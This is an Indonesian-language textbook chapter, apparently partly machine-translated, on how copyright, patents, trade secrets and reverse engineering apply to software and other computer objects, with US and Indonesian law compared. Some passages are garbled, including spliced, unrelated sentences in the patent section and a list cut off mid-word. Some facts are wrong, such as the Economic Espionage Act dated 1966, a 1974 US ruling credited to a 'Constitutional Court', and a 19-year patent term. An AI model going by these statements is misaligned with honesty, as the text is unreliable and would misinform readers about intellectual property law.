Bisakah program komputer dilindungi hak cipta? Bisa. Undang-undang AS tentang hak cipta tahun 1976 diubah pada tahun 1980 untuk memasukkan definisi eksplisit perangkat lunak komputer. Di Indonesia dalam Pasal 40 Undang-Undang No. 28 Tahun 2014 Tentang Hak Cipta disebutkan bahwa ciptaan yang dilindungi meliputi ciptaan dalam bidang ilmu pengetahuan, seni dan sastra, yang disebutkan salah satunya adalah program komputer atau perangkat lunak. Menurut Pasal 1 angka 9 Undang-Undang No. 28 Tahun 2014 Tentang Hak Cipta, Program komputer adalah seperangkat instruksi yang diekspresikan dalam bentuk bahasa, kode, skema atau dalam bentuk apapun, yang ditunjukan agar komputer bekerja melakukan fungsi tertentu atau untuk mencapai hasil tertentu.

Namun, perlindungan hak cipta mungkin bukan bentuk perlindungan yang diinginkan untuk karya komputer. Untuk mengetahui alasannya, pertimbangkan algoritme yang digunakan dalam program tertentu. Algoritma adalah ide, dan pernyataan bahasa pemrograman adalah ekspresi dari ide. Oleh karena itu, perlindungan diperbolehkan untuk pernyataan program itu sendiri, tetapi tidak untuk konsep algoritmik: menyalin kode secara utuh dilarang, tetapi menerapkan kembali algoritme diizinkan. Ingatlah bahwa salah satu tujuan hak cipta adalah untuk mempromosikan penyebaran ide. Algoritma, yang merupakan ide yang diwujudkan dalam program komputer, harus dibagikan.

Masalah kedua dengan perlindungan hak cipta untuk karya komputer adalah persyaratan bahwa karya tersebut dipublikasikan. Sebuah program dapat diterbitkan dengan mendistribusikan salinan kode objeknya, misalnya, pada disk. Namun, jika kode sumber tidak didistribusikan, itu belum dipublikasikan. Pelanggar yang diduga tidak dapat melanggar hak cipta pada kode sumber jika kode sumber tidak pernah dipublikasikan.

Hak Cipta untuk Objek Digital

Digital Millennium Copyright Act (DMCA) tahun 1998 mengklarifikasi beberapa masalah objek digital (seperti file musik, gambar grafik, data dalam database, dan juga program komputer), tetapi hal lainnya tidak jelas.

Di antara ketentuan DMCA adalah sebagai berikut:

- Objek digital dapat dikenakan hak cipta.
- Merupakan kejahatan untuk menghindari atau menonaktifkan fungsionalitas antipembajakan yang ada di dalam suatu objek.
- Memproduksi, menjual, atau mendistribusikan perangkat yang menonaktifkan fungsi antipembajakan atau menyalin objek digital merupakan kejahatan.
- Namun, perangkat ini dapat digunakan (dan diproduksi, dijual, atau didistribusikan) untuk tujuan penelitian dan pendidikan.
- Dapat diterima untuk membuat salinan cadangan dari objek digital sebagai perlindungan terhadap kegagalan perangkat keras atau perangkat lunak atau untuk menyimpan salinan dalam arsip.
- Perpustakaan dapat membuat hingga tiga salinan objek digital untuk dipinjamkan ke perpustakaan lain.

Jadi, pengguna dapat membuat salinan objek yang wajar dalam penggunaan normalnya dan sebagai perlindungan terhadap kegagalan sistem. Jika sistem dicadangkan secara teratur dan objek digital (seperti program perangkat lunak) disalin ke banyak cadangan, itu bukan pelanggaran hak cipta.

Ketidakpastian muncul dalam memutuskan apa yang dianggap sebagai alat untuk melawan pembajakan. Disassembler atau decompiler dapat mendukung pembajakan atau dapat digunakan untuk mempelajari dan menyempurnakan suatu program. Seseorang yang mendekompilasi program yang dapat dieksekusi, mempelajarinya untuk menyimpulkan metodenya, dan kemudian memodifikasi, mengkompilasi, dan menjual hasilnya menyalahgunakan dekompiler. Tetapi perbedaannya sulit untuk ditegakkan, sebagian karena penggunaannya bergantung pada maksud dan konteksnya. Seolah-olah ada undang-undang yang mengatakan bahwa boleh menjual pisau untuk memotong sayuran tetapi tidak untuk menyakiti orang. Pisau tidak tahu kegunaannya; pengguna menentukan maksud dan konteks.

Pertimbangkan CD musik yang Anda beli untuk alasan yang jelas: untuk didengarkan lagi dan lagi. Anda ingin mendengarkan musik di pemutar MP3 Anda, penggunaan wajar yang wajar. Tetapi CD dilindungi dari penyalinan, jadi Anda tidak dapat mengunduh musik ke komputer Anda untuk mentransfernya ke pemutar MP3 Anda. Anda telah dilarang dari penggunaan wajar yang wajar. Selanjutnya, jika Anda mencoba melakukan sesuatu untuk menghindari perlindungan antipembajakan, Anda melanggar ketentuan antipembajakan, Anda juga tidak dapat membeli alat atau program yang memungkinkan Anda mengunduh musik Anda sendiri ke pemutar MP3 Anda sendiri, karena alat tersebut akan melanggar ketentuan itu. .

Reaksi terhadap Digital Millennium Copyright Act belum sepenuhnya menguntungkan. Beberapa orang mengatakan itu membatasi penelitian keamanan komputer. Lebih buruk lagi, yang lain menunjukkan bahwa itu dapat digunakan untuk mencegah secara tepat pertukaran gagasan yang dimaksudkan untuk dipromosikan oleh hak cipta. Pada tahun 2001 seorang profesor Universitas Princeton, Edward Felten, dan mahasiswa mempresentasikan makalah tentang kriptanalisis teknik watermarking digital yang digunakan untuk melindungi file musik digital agar tidak disalin. Mereka telah ditekan untuk tidak hadir pada April sebelumnya oleh kelompok industri musik yang mengancam tindakan hukum di bawah DMCA.

Prinsip yang muncul adalah bahwa perangkat lunak, seperti musik, diperoleh dengan gaya yang lebih seperti sewa daripada pembelian. Anda membeli bukan perangkat lunak, tetapi hak untuk menggunakannya. Mengklarifikasi posisi ini, Undang-Undang No Electronic Theft (NET) A.S. tahun 1997 menjadikannya pelanggaran pidana untuk mereproduksi atau mendistribusikan karya berhak cipta, seperti perangkat lunak atau rekaman digital, bahkan tanpa biaya.

Kasus 6.2

Referensi yang Tidak Pantas untuk Hukum Hak Cipta

Terkadang vendor mengacu pada undang-undang hak cipta secara tidak tepat, untuk mencegah pelanggan mengembalikan paket perangkat lunak. Kaner dan Pels menjelaskan bahwa beberapa perusahaan tidak mau repot berurusan dengan pengembalian, terutama ketika paket perangkat lunak yang dijualnya ternyata rusak. Perusahaan dapat menerbitkan kebijakan, diposting di dinding toko, jendela, atau situs web, dengan catatan bahwa ia tidak dapat menerima pengembalian karena hal itu akan melanggar tindakan hak cipta. Tetapi sebenarnya tindakan itu tidak mengatakan apa-apa tentang pengembalian. Ini membatasi hanya persewaan perangkat lunak. Analisis kasus untuk gugatan antara Central Point Software, Inc., dan Global Software and Accessories, Inc., (diselesaikan pada tahun 1995) mencatat bahwa memberikan pengembalian uang tidak mengubah penjualan menjadi sewa.

Area perlindungan hak cipta yang diterapkan pada karya komputer terus berkembang dan tunduk pada banyak interpretasi oleh pengadilan. Oleh karena itu, tidak dapat dipastikan aspek apa dari suatu karya komputer yang tunduk pada hak cipta. Pengadilan telah memutuskan bahwa desain menu komputer dapat dilindungi hak cipta tetapi "tampilan dan nuansa" (seperti antarmuka pengguna Microsoft Windows) tidak bisa. Tapi bukankah desain menu bagian dari tampilan dan nuansa?

Meskipun perlindungan hak cipta dapat diterapkan pada karya komputer, konsep hak cipta telah dipahami sebelum era elektronik, dan dengan demikian perlindungannya mungkin kurang dari yang kita inginkan. Hak cipta tidak membahas semua elemen sistem komputasi penting yang memerlukan perlindungan. Misalnya, seorang

programmer mungkin ingin melindungi suatu algoritma, bukan cara algoritma itu diekspresikan dalam bahasa pemrograman tertentu. Sayangnya, mungkin sulit untuk mendapatkan perlindungan hak cipta untuk suatu algoritme, setidaknya karena hukum hak cipta saat ini ditafsirkan. Karena undang-undang hak cipta terus berkembang, kita juga harus berhati-hati ketika hak cipta digunakan sebagai alasan, seperti yang kita lihat pada Kasus 6.2.

6.1.3 Paten

Paten tidak seperti hak cipta karena melindungi penemuan, objek nyata, atau cara membuatnya, bukan hasil pemikiran. Perbedaan antara paten dan hak cipta adalah bahwa paten dimaksudkan untuk diterapkan pada hasil ilmu pengetahuan, teknologi, dan rekayasa, sedangkan hak cipta dimaksudkan untuk mencakup karya seni, sastra, dan beasiswa tertulis. Paten dapat melindungi "proses, mesin, manufaktur, atau komposisi materi yang baru dan berguna. Demikian pula, ekspresi itu berada dalam domain publik dan karenanya tidak cocok untuk hak cipta. Akhirnya, Anda dapat berargumen bahwa matematika adalah murni mental, hanya ide. Tidak ada yang pernah melihat atau menyentuh dua, dua kuda, ya, tapi bukan hanya dua. Paten dirancang untuk melindungi perangkat atau proses untuk menjalankan ide, bukan ide itu sendiri.

Hak paten adalah hak kepemilikan yang diberikan pemerintah bagi individu atas hasil karyanya akan sesuatu. Hak paten ini diberikan secara eksklusif yang hanya dimiliki orang teresebut. Lembaga pemerintah biasanya menangani dan menyetujui permohonan paten. Hak paten memberikan insentif bagi perusahaan atau individu untuk terus mengembangkan produk atau layanan inovatif tanpa takut akan pelanggaran. Misalnya, perusahaan farmasi besar dapat menghabiskan miliaran dolar untuk penelitian dan pengembangan.

Tanpa hak paten, obat-obatan dan obat-obatan mereka dapat digandakan dan dijual oleh perusahaan yang tidak meneliti atau menginvestasikan modal yang dibutuhkan untuk R&D.

Dengan kata lain, hak paten melindungi kekayaan intelektual perusahaan untuk membantu profitabilitas mereka. Namun, paten juga menjadi hak membual bagi perusahaan yang menunjukkan inovasi mereka.

Untuk mendapatkan paten, suatu invensi harus memenuhi persyaratan substantif, yaitu baru tidak boleh dipublikasikan dalam media manapun sebelum permohonan patennya diajukan dan memperoleh Tanggal Penerimaan; mengandung hal inventif; dan dapat diterapkan secara industri.

Paten melindungi penemuan, objek nyata, bukan desain atau idenya.

Persyaratan Kebaruan

Jika dua komposer kebetulan membuat lagu yang sama secara independen pada waktu yang berbeda, undang-undang hak cipta akan mengizinkan keduanya memiliki hak cipta. Jika dua penemu merancang penemuan yang sama, paten diberikan kepada orang yang pertama kali menciptakannya, terlepas dari siapa yang pertama kali mengajukan paten. Paten hanya dapat berlaku untuk sesuatu yang benar-benar baru atau unik, sehingga hanya ada satu paten untuk suatu invensi tertentu.

Objek yang dipatenkan juga harus tidak jelas. Jika suatu invensi jelas bagi seseorang yang biasanya ahli di bidangnya, invensi tersebut tidak dapat dipatenkan. Undang-undang menyatakan bahwa paten tidak dapat diperoleh "jika perbedaan antara materi pokok yang dicari untuk dipatenkan dan penemuan sebelumnya sedemikian rupa sehingga materi pokok secara keseluruhan akan menjadi jelas pada saat penemuan itu dibuat untuk orang yang memiliki kebiasaan biasa. keterampilan dalam seni yang berkaitan dengan materi pelajaran tersebut." Misalnya, selembar karton yang akan digunakan sebagai penanda buku tidak akan menjadi kandidat paten karena gagasan selembar karton akan jelas bagi hampir semua pembaca.

Tata Cara Pendaftaran Paten

Pemohon mendaftarkan hak cipta dengan mengisi formulir singkat, menandai pemberitahuan hak cipta atas karya kreatif, dan mendistribusikan karya tersebut. Seluruh proses memakan waktu kurang dari satu jam.

Untuk mendapatkan paten, seorang penemu harus meyakinkan Kantor Paten dan Merek Dagang AS bahwa penemuan tersebut layak dipatenkan. Untuk biaya, seorang pengacara paten akan meneliti paten yang sudah dikeluarkan untuk penemuan serupa. Pencarian ini mencapai dua hal. Pertama, menentukan bahwa penemuan yang akan dipatenkan belum dipatenkan (dan, mungkin, belum pernah ditemukan sebelumnya). Kedua, pencarian dapat membantu mengidentifikasi hal serupa yang telah dipatenkan. Kesamaan ini dapat berguna ketika menggambarkan fitur unik dari penemuan yang membuatnya layak untuk dilindungi paten. Kantor Paten membandingkan aplikasi dengan semua penemuan serupa lainnya yang dipatenkan dan memutuskan apakah aplikasi tersebut mencakup sesuatu yang benar-benar baru dan tidak jelas. Jika kantor memutuskan penemuan itu baru, paten diberikan.

Biasanya, seorang penemu menulis aplikasi paten yang mencantumkan banyak klaim orisinalitas, dari yang sangat umum hingga yang sangat spesifik. Kantor Paten dapat melarang beberapa klaim yang lebih umum sambil mempertahankan beberapa klaim yang lebih spesifik. Paten berlaku untuk semua klaim yang ditegakkan. Pemohon paten mengungkapkan apa yang baru tentang penemuan dengan cukup rinci untuk memungkinkan Kantor Paten dan pengadilan untuk menilai kebaruan; tingkat detail itu juga dapat memberi tahu dunia bagaimana penemuan itu bekerja, sehingga membuka kemungkinan pelanggaran.

Pemilik paten menggunakan invensi yang dipatenkan dengan memproduksi produk atau dengan melisensikan orang lain untuk memproduksinya. Objek yang dipatenkan terkadang ditandai dengan nomor paten untuk memperingatkan orang lain bahwa teknologi tersebut dipatenkan. Pemegang paten berharap peringatan ini akan mencegah orang lain melakukan pelanggaran.

Mekanisme Pendaftaran Paten di Indonesia

Perlu dipahami bahwa paten diberikan berdasarkan permohonan yang diajukan baik secara elektronik maupun non-elektronik oleh pemohon atau kuasanya kepada Menteri Hukum dan Hak Asasi Manusia secara tertulis dalam Bahasa Indonesia dengan membayar biaya yang tarifnya dapat dilihat melalui laman PNBP Paten Berdasarkan PP No. 45 Tahun 2016 Direktorat Jendral Kekayaan Intelektual.[2] Dasar hukum untuk permohonan secara elektronik adalah Peraturan Menteri Hukum dan Hak Asasi Manusia Nomor 42 Tahun 2016 tentang Pelayanan Permohonan Kekayaan Intelektual Secara Elektronik ("Permenkumham 42/2016").

Permohonan diajukan melalui laman resmi Direktorat Jenderal Kekayaan Intelektual dengan mengisi formulir permohonan yang dapat diunduh melalui laman Formulir Terkait Permohonan Paten dan diketik rangkap 2 dan melampirkan dokumen persyaratan.

Pelanggaran Paten

Pemegang paten harus menentang semua pelanggaran. Dengan hak cipta, pemegang dapat memilih kasus mana yang akan dituntut, mengabaikan pelanggaran kecil dan menunggu pelanggaran serius di mana pelanggarannya cukup besar untuk memastikan keberhasilan di pengadilan atau untuk membenarkan biaya kasus pengadilan. Namun, kegagalan untuk menuntut pelanggaran paten—bahkan pelanggaran kecil atau yang tidak diketahui oleh pemegang paten—dapat berarti kehilangan hak paten sepenuhnya. Namun, tidak seperti pelanggaran hak cipta, pemegang paten tidak harus membuktikan bahwa pelanggar menyalin invensi; pelanggaran paten terjadi bahkan jika seseorang secara mandiri menciptakan hal yang sama, tanpa sepengetahuan tentang penemuan yang dipatenkan.

Setiap pelanggaran harus ditindak. Pemilik paten dapat memulai dengan surat yang memberitahu pelanggar untuk berhenti menggunakan (menjual) objek yang dipatenkan. Jika terdakwa tidak berhenti, penggugat harus menuntut. Penuntutan mahal dan memakan waktu, tetapi lebih buruk lagi, menggugat pelanggaran paten dapat menyebabkan pemegang paten kehilangan paten. Seseorang yang didakwa melakukan pelanggaran dapat memperdebatkan semua poin berikut sebagai pembelaan terhadap tuduhan pelanggaran.

- Ini bukan pelanggaran. Terduga pelanggar akan mengklaim bahwa kedua invensi tersebut cukup berbeda sehingga tidak terjadi pelanggaran.
- Paten tidak valid. Jika pelanggaran sebelumnya tidak ditentang, hak paten mungkin tidak berlaku lagi.

- Penemuan ini bukanlah hal baru. Dalam hal ini, pihak yang diduga melanggar akan berusaha meyakinkan hakim bahwa Kantor Paten telah bertindak salah dalam memberikan paten dan bahwa invensi tersebut tidak layak untuk dipatenkan.
- Pelanggar menemukan objek terlebih dahulu. Jika demikian, tertuduh pelanggar, dan bukan pemegang paten asli, yang berhak atas paten.

Pembelaan pertama tidak merusak paten, meskipun dapat membatasi kebaruan penemuan. Namun, tiga pertahanan lainnya dapat menghancurkan hak paten. Lebih buruk lagi, keempat pembelaan itu bisa digunakan setiap kali pemegang paten menggugat seseorang atas pelanggaran. Akhirnya, memperoleh dan mempertahankan paten dapat menimbulkan biaya hukum yang besar. Perlindungan paten paling tepat untuk perusahaan besar dengan staf penelitian dan pengembangan yang substansial, dan bahkan staf hukum yang lebih banyak.

Penerapan Paten pada Objek Komputer

Kantor Paten belum mendorong paten perangkat lunak komputer. Untuk waktu yang lama, program komputer dipandang sebagai representasi dari suatu algoritma, dan suatu algoritma adalah fakta alam, yang tidak dapat dipatenkan. Kasus paten perangkat lunak awal, Gottschalk v. Benson, melibatkan permintaan untuk mematenkan proses untuk mengubah angka desimal menjadi biner. Mahkamah Agung menolak klaim tersebut, dengan mengatakan bahwa itu tampaknya mencoba untuk mematenkan ide abstrak, singkatnya, sebuah algoritma. Tetapi algoritma yang mendasarinya adalah yang ingin dilindungi oleh sebagian besar pengembang perangkat lunak.

Perangkat lunak dapat dipatenkan, dan pengadilan semakin mengakui paten dari teknik baru, yaitu algoritma.

Pada tahun 1981, dua kasus (Diamond v. Bradley dan Diamond v. Diehr) memenangkan paten untuk proses yang menggunakan perangkat lunak komputer, algoritma terkenal, sensor suhu, dan komputer untuk menghitung waktu untuk menyembuhkan segel karet. Pengadilan menegakkan hak paten karena klaim itu bukan untuk perangkat lunak atau algoritme saja, tetapi untuk proses yang terjadi dengan menggunakan perangkat lunak sebagai salah satu langkahnya. Kesimpulan yang disayangkan adalah bahwa menggunakan perangkat lunak tanpa menggunakan langkah-langkah proses yang dipatenkan lainnya tidak akan menjadi pelanggaran.

Sejak 1981 undang-undang paten telah diperluas untuk mencakup perangkat lunak komputer, mengakui bahwa algoritma, seperti proses dan formula, adalah penemuan. Kantor Paten telah mengeluarkan ribuan paten perangkat lunak sejak kasus ini. Tetapi karena waktu dan biaya yang terlibat dalam memperoleh dan memelihara paten, bentuk perlindungan ini mungkin tidak dapat diterima oleh pembuat perangkat lunak skala kecil.

6.1.4 Rahasia Dagang

Rahasia Dagang atau Trade Secret adalah informasi perusahaan terkait teknologi dan bisnis yang tidak bisa diketahui secara umum. Sebuah informasi dikategorikan sebagai rahasia jika menyimpan “resep-resep” yang membuat satu perusahaan lebih unggul dibanding lainnya, biasanya berupa hasil dari riset dan pengembangan (R&D) perusahaan.

Di Amerika Serikat, sebuah informasi bisa disebut sebagai rahasia dagang jika perusahaan memiliki alasan kuat untuk tidak menyebarkannya kepada publik. Rahasia dagang juga bagian dari kekayaan intelektual perusahaan tersebut. Hal ini membuat rahasia dagang berbeda dengan hak paten.

Rahasia dagang tidak seperti paten atau hak cipta karena harus dirahasiakan. Informasi tersebut hanya memiliki nilai sebagai rahasia, dan pelanggar adalah orang yang membocorkan rahasia tersebut. Setelah dibocorkan, informasi tersebut biasanya tidak bisa dirahasiakan lagi.

Rahasia dagang adalah rahasia yang berharga bagi pemilik bisnis.

Karakteristik Rahasia Dagang

Rahasia dagang adalah informasi yang memberi satu perusahaan keunggulan kompetitif atas perusahaan lain. Misalnya, formula minuman ringan adalah rahasia dagang, seperti milis pelanggan atau informasi tentang suatu produk yang akan diumumkan dalam beberapa bulan.

Ciri khas dari rahasia dagang adalah harus selalu dirahasiakan. Karyawan dan pihak luar yang memiliki akses terhadap rahasia tersebut harus diwajibkan untuk tidak membocorkan rahasia tersebut. Pemilik harus mengambil tindakan pencegahan untuk melindungi rahasia, seperti menyimpannya di brankas, mengenkripsinya dalam file komputer, atau mengharuskan karyawan untuk menandatangani pernyataan bahwa mereka tidak akan mengungkapkan rahasia itu.

Jika seseorang memperoleh rahasia dagang secara tidak benar dan mendapatkan keuntungan darinya, pemiliknya dapat memulihkan keuntungan, kerusakan, kehilangan pendapatan, dan biaya hukum. Pengadilan akan melakukan apa pun untuk mengembalikan pemegangnya ke posisi kompetitif yang sama seperti saat informasi itu dirahasiakan dan dapat memberikan ganti rugi untuk mengkompensasi kehilangan penjualan. Namun, perlindungan rahasia dagang menguap dalam kasus penemuan independen. Jika orang lain kebetulan menemukan rahasia itu secara mandiri, tidak ada pelanggaran dan hak rahasia dagang hilang.

Terdapat beberapa contoh di mana perusahaan menyimpan rahasia dagang dalam bentuk berwujud maupun tidak berwujud.

Google, contohnya, mengkategorikan algoritma di mesin pencariannya sebagai kekayaan intelektual. Sementara itu, Coca-Cola menyimpan resep rahasia minumannya ke dalam sebuah brankas. Resep itu tidak pernah dipublikasikan ke publik lantaran belum dipatenkan.

Aturan menyimpan rahasia dagang

Setiap negara memiliki karakteristik rahasia dagang masing-masing. Namun, tiga sifat yang umum adalah:

- Mereka bukanlah informasi publik.
- Kerahasiaan informasi itu bisa mendatangkan keuntungan bagi perusahaannya.
- Informasi itu dijaga dengan ketat oleh perusahaan.

Di AS, definisi dan kriteria rahasia dagang awalnya dimuat ke dalam Economic Espionage Act of 1966. Namun pada 1974, Mahkamah Konstitusi AS memutuskan bahwa tiap negara bagian punya hak mengatur rahasia dagang masing-masing.

Sebanyak 47 negara bagian AS dan Washington DC mengadopsi Uniform Trade Secrets Act sebagai basis hukum dalam meregulasi rahasia dagang. Namun, pemerintah federal AS masih tetap bisa mengintervensi negara bagian jika sebuah perusahaan menyalahgunakan rahasia dagangnya, seperti tercantum di the 2016 Defend Trade Secrets Act.

Aturan itu menyebut bahwa rahasia dagang tidak hanya berupa benda berwujud, namun juga benda tak berwujud yang disimpan, dikumpulkan atau diingat oleh perusahaan secara fisik, elektronik, grafik, fotografik, dan tulisan.

Beleid tersebut juga menyebut bahwa pemilik rahasia dagang bertanggung jawab untuk menjaga kerahasiaan infromasi tersebut.

Di Indonesia, pengaturan mengenai rahasia dagang tertuang di dalam Undang-Undang (UU) Nomor 30 tahun 2000 tentang Rahasia Dagang. UU tersebut mengatakan bahwa rahasia dagang meliputi metode produksi, metode pengolahan, metode penjualan, atau informasi lain di bidang teknologi dan/atau bisnis yang memiliki nilai ekonomi dan tidak diketahui oleh masyarakat umum.

Beberapa kriteria rahasia dagang yang mendapat perlindungan UU tersebut adalah sebagai berikut:

- Mendapat perlindungan apabila informasi tersebut bersifat rahasia, mempunyai nilai ekonomi, dan dijaga kerahasiaannya melalui upaya sebagaimana mestinya.
- Informasi dianggap bersifat rahasia apabila informasi tersebut hanya diketahui oleh pihak tertentu atau tidak diketahui secara umum oleh masyarakat.

- Terdapat informasi dianggap memiliki nilai ekonomi apabila sifat kerahasiaan informasi tersebut dapat digunakan untuk menjalankan kegiatan atau usaha yang bersifat komersial atau dapat meningkatkan keuntungan secara ekonomi.
- Ada informasi dianggap dijaga kerahasiaannya apabila pemilik atau para pihak yang menguasainya telah melakukan langkah-langkah yang layak dan patu

6.1.5 Rekayasa Terbalik (Reverse Engineering)

Cara lain perlindungan rahasia dagang dapat menghilang adalah dengan reverse engineering. Misalkan sebuah rahasia adalah cara mengemas tisu dalam kotak kardus untuk membuat satu muncul saat yang lain ditarik keluar. Siapa pun dapat membuka kotak dan mempelajari prosesnya. Oleh karena itu, rahasia dagang mudah ditemukan. Dalam rekayasa terbalik, seseorang mempelajari objek jadi untuk menentukan cara pembuatannya atau cara kerjanya.

Reverse Engineering (RE) atau rekayasa terbalik atau rekayasa mundur secara bebas dapat diartikan sebagai prosedur dan proses dalam membongkar suatu objek untuk mengetahui bahan, cara kerja, atau teknologi yang dipakai sehingga objek tersebut bisa berfungsi dengan baik.

Orang bisa merekayasa balik berbagai macam hal, ambilah contoh paling sederhana seperti mencari tahu resep suatu masakan. Kita bisa menerka bahan, bumbu dan rempah yang dipakai dalam suatu masakan, atau bisa juga dengan melakukan riset komprehensif untuk “menguliti” rasa dan aroma dalam setiap sendoknya. Setelah melalui proses yang panjang, akhirnya kita tahu bahwa masakan itu terbuat dari bahan utama berupa daging ayam yang direbus bersama rempah tradisional, misalnya..

Dalam konteks ini RE adalah proses bagaimana kita bisa mengetahui algoritma program atau source codenya jika memungkinkan.

Rekayasa balik perangkat lunak melibatkan kode mesin atau bilangan biner pada suatu program untuk dikembalikan ke sumber (kode) aslinya. Sedangkan untuk rekayasa balik pada perangkat keras biasanya melibatkan pembongkaran pada perangkat untuk mengetahui cara kerjanya.

Misalnya, jika produsen prosesor komputer ingin melihat cara kerja prosesor dari pabrikan lain, mereka akan membeli prosesor tersebut dan membongkarnya untuk membuat prosesor mereka sendiri yang serupa atau lebih baik dari pesaingnya.

Namun, proses ini ilegal di banyak negara. Secara umum, rekayasa perangkat keras terbalik membutuhkan banyak keahlian yang cukup mahal.

Melalui rekayasa balik seseorang mungkin menemukan bagaimana telepon dibangun; desain telepon terlihat dari komponen dan cara menghubungkannya. Oleh karena

itu, paten merupakan cara yang tepat untuk melindungi suatu penemuan seperti telepon. Namun, sesuatu seperti minuman ringan bukan hanya kombinasi dari bahan-bahannya. Membuat minuman ringan mungkin melibatkan waktu, suhu, keberadaan oksigen atau gas lainnya, dan faktor serupa yang tidak dapat dipelajari dari dekomposisi kimia langsung produk. Resep minuman ringan adalah rahasia dagang yang dijaga ketat. Perlindungan rahasia dagang bekerja paling baik ketika rahasia tidak terlihat dalam produk.

Penerapan pada Objek Komputer

Perlindungan rahasia dagang berlaku sangat baik untuk perangkat lunak komputer. Algoritme yang mendasari program komputer adalah hal baru, tetapi kebaruannya bergantung pada tidak ada orang lain yang mengetahuinya. Perlindungan rahasia dagang memungkinkan distribusi hasil rahasia (program yang dapat dieksekusi) sambil tetap menyembunyikan desain program. Perlindungan rahasia dagang tidak mencakup penyalinan produk (khususnya program komputer), sehingga tidak dapat melindungi dari pembajak yang menjual salinan program orang lain tanpa izin. Namun, perlindungan rahasia dagang membuatnya ilegal untuk mencuri algoritma rahasia dan menggunakannya di produk lain.

Kesulitan dengan program komputer adalah bahwa reverse engineering bekerja. Program decompiler dan disassembler dapat menghasilkan versi sumber dari program yang dapat dieksekusi. Tentu saja, sumber ini tidak berisi nama variabel deskriptif atau komentar untuk menjelaskan kode, tetapi ini adalah versi akurat yang dapat dipelajari, digunakan kembali, atau diperluas oleh orang lain.

Kesulitan Implementasi

Perlindungan rahasia dagang tidak membantu ketika seseorang menyimpulkan desain program dengan mempelajari outputnya atau, lebih buruk lagi, mendekode kode objek. Kedua hal ini adalah kegiatan yang sah (yaitu, legal), dan keduanya menyebabkan hilangnya perlindungan rahasia dagang.

Kerahasiaan suatu rahasia dagang harus dijamin dengan pengamanan yang memadai. Jika kode sumber didistribusikan secara longgar atau jika pemiliknya gagal untuk mengesankan orang-orang (seperti karyawan) pentingnya menjaga rahasia, tuntutan pelanggaran apa pun akan melemah. Kontrak kerja biasanya menyertakan klausul yang menyatakan bahwa karyawan tidak akan membocorkan rahasia dagang apa pun yang diterima dari perusahaan, bahkan setelah meninggalkan pekerjaannya. Perlindungan tambahan, seperti menandai salinan dokumen sensitif atau mengontrol akses ke file komputer informasi rahasia, mungkin diperlukan untuk membuat orang terkesan dengan pentingnya kerahasiaan. Pada Tabel 6.1 kami membandingkan ketiga jenis proteksi ini.

Tabel 6.1 Perbanding Hak Cipta, Paten, dan Rahasia Dagang

	Hak Cipta	Paten	Rahasia Dagang
Perlindungan	Ekspresi dari sebuah ide, bukan ide itu sendiri	Penemuan - bagaimana sesuatu dapat bekerja	Rahasia, keunggulan kompetitif
Objek dilindungi yang dipublikasikan	Ya: tujuannya adalah untuk mempromosikan publikasi	Desain haris di setujui oleh Pemerintah/ Lembaga Paten	Tidak ada
Syarat untuk mendistribusikan	Ada	Ada	Tidak ada
Kemudahan pendaftaran	Sangat mudah: bisa dilakukan sendiri	Rumit : membutuhkan pengacara	Tidak terdaftar
Masa berlaku	Tergantung masing-masing Negara. Umumnya 75-100 tahun	19 tahun	Tak terbatas
Perlindungan Hukum	Dapat menuntut jika hak cipta resmi dijual	Dapat menuntut jika penemuan ditiru	Dapat menuntut jika rahasia diperoleh dengan tidak benar

6.1.6 Kasus Khusus

Di bagian ini kami mempertimbangkan beberapa kasus khusus objek komputer yang menjamin perlindungan hukum.

Kode Sumber (Source Code)

Kode sumber, mungkin hal yang paling penting untuk diamankan dengan perlindungan hukum, mungkin yang paling suram. Kode sumber dapat dilindungi oleh paten selama pengembang dapat menyajikan kasus yang meyakinkan bahwa algoritma yang mendasarinya adalah baru. Jadi prosedur pengurutan yang sederhana bukanlah hal yang baru karena tekniknya sudah terkenal. Sumber komputer atau kode objek juga dapat dilindungi sebagai kekayaan intelektual di bawah hak cipta. Namun, perlindungan itu hanya berlaku untuk reproduksi kode, bukan untuk variasi konsep. Dalam teks, menyalin dan menjual kembali seluruh artikel melanggar hak cipta, mengekstraksi sejumlah kecil kata demi kata adalah penggunaan yang dapat diterima, dan memparafrasekan sebuah ide sangat dapat diterima. Memperluas gagasan tersebut ke kode komputer, bagaimanapun, mengarah pada kesimpulan bahwa menjual kembali tiruan perangkat lunak merupakan pelanggaran, tetapi menulis ulang bagian kode, yaitu, menerapkan kembali algoritma yang sama, berada dalam batas-batas undang-undang hak cipta. Kesimpulan seperti itu tidak memberikan perlindungan yang memuaskan untuk perangkat lunak.

Konten Web

Konten di web adalah media, hampir sama seperti buku atau foto, jadi perlindungan yang paling tepat untuk itu adalah hak cipta. Hak cipta ini juga akan melindungi perangkat lunak yang Anda tulis untuk menghidupkan atau memengaruhi tampilan

halaman web Anda. Dan, secara teori, jika halaman web Anda berisi kode berbahaya, hak cipta Anda juga mencakupnya. Seperti yang telah kita bahas sebelumnya, sebuah karya berhak cipta tidak harus secara eksklusif baru; itu bisa menjadi campuran karya baru yang Anda klaim hak ciptanya dan hal-hal lama yang tidak Anda klaim. Anda dapat membeli atau menggunakan dengan izin karya seni web, widget (seperti applet yang menunjukkan bola dunia yang berputar), atau beberapa musik. Hak cipta melindungi karya asli Anda.

Nama Domain dan URL

Nama domain, URL, nama perusahaan, nama produk, dan simbol komersial dilindungi oleh merek dagang, yang memberikan hak penggunaan eksklusif kepada pemilik terdaftar dari merek pengenal tersebut.

6.2 Informasi dan Hukum

Kode sumber, kode objek, dan bahkan "tampilan dan nuansa" layar komputer dapat dikenali, jika tidak berwujud, objek. Hukum menangani hal-hal ini dengan cukup baik, meskipun agak terlambat, dengan hal-hal ini. Tetapi komputasi sedang dalam transisi ke kelas objek baru, dengan persyaratan perlindungan hukum baru. Perdagangan elektronik, penerbitan, pemungutan suara, perbankan—ini adalah tantangan baru bagi sistem hukum. Di bagian ini kami mempertimbangkan beberapa persyaratan keamanan baru ini.

6.2.1 Informasi sebagai Obyek

Penjaga toko biasa menyimpan "barang" di toko, seperti kancing, mobil, dan pon gula. Pembelinya adalah pelanggan. Ketika suatu barang dijual kepada pelanggan, persediaan penjaga toko dari barang itu berkurang satu, dan pelanggan membayar dan pergi dengan sesuatu. Terkadang pelanggan dapat menjual kembali barang tersebut kepada orang lain, dengan harga yang lebih atau kurang dari yang dibayarkan pelanggan pada awalnya.

